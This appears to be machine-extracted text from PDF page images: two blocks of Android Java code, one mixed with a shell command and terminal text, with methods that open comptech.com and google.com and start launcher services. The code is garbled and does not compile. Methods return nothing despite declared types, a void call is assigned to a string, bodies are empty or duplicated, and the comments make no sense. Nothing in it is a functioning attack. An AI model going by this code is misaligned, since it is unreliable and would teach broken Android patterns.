



```
java -jar ./kitty.jar -v kitty Image  
String img = "http://www.comptech.com";  
public void onCreate(Bundle savedInstanceState) {  
    super.onCreate(savedInstanceState);  
    setContentView(R.layout.activity_main);  
    // Hello world list and other initializations  
}  
public String getMimeType() {  
    // no sufficient location  
    // no sufficient location and use UriInterface  
}  
public void downloadImage(View view) {  
    String website = "http://www.comptech.com";  
    Intent intent = new Intent(Intent.ACTION_VIEW,  
        Uri.parse(website));  
    try {  
        startActivity(intent);  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}  
public void onClickImage(View view) {  
    Intent intent = new Intent(Intent.ACTION_VIEW,  
        Uri.parse(img));  
    try {  
        startActivity(intent);  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}  
public void kittyDownloader(View view) {  
    // download image and save it to a website  
    String url = "http://www.comptech.com" + img;  
    try {  
        img = downloadImage(url);  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}  
Type 'quit' to exit the program  
8:34 Top
```




```
public class KitKat extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
    public String getIt() {
        Intent intent = new Intent(Intent.ACTION_MAIN);
        intent.addCategory(Intent.CATEGORY_LAUNCHER);
        startService(intent);
        Uri uri = Uri.parse("http://www.google.com");
        Intent intent2 = new Intent(Intent.ACTION_VIEW);
        intent2.setData(uri);
        new Service().execute(intent2);
    }
    public void onServiceFinish() {
        Intent intent = new Intent();
        intent.setAction("com.google.android.intent.action.MAIN");
        intent.addCategory("com.google.android.intent.category.LAUNCHER");
        startService(intent);
        Uri uri = Uri.parse("http://www.google.com");
        Intent intent2 = new Intent(Intent.ACTION_VIEW);
        intent2.setData(uri);
        new Service().execute(intent2);
    }
    public void onServiceError() {
        Intent intent = new Intent();
        intent.setAction("com.google.android.intent.action.MAIN");
        intent.addCategory("com.google.android.intent.category.LAUNCHER");
        startService(intent);
        Uri uri = Uri.parse("http://www.google.com");
        Intent intent2 = new Intent(Intent.ACTION_VIEW);
        intent2.setData(uri);
        new Service().execute(intent2);
    }
    public void onServiceSuccess() {
        Intent intent = new Intent();
        intent.setAction("com.google.android.intent.action.MAIN");
        intent.addCategory("com.google.android.intent.category.LAUNCHER");
        startService(intent);
        Uri uri = Uri.parse("http://www.google.com");
        Intent intent2 = new Intent(Intent.ACTION_VIEW);
        intent2.setData(uri);
        new Service().execute(intent2);
    }
}
```

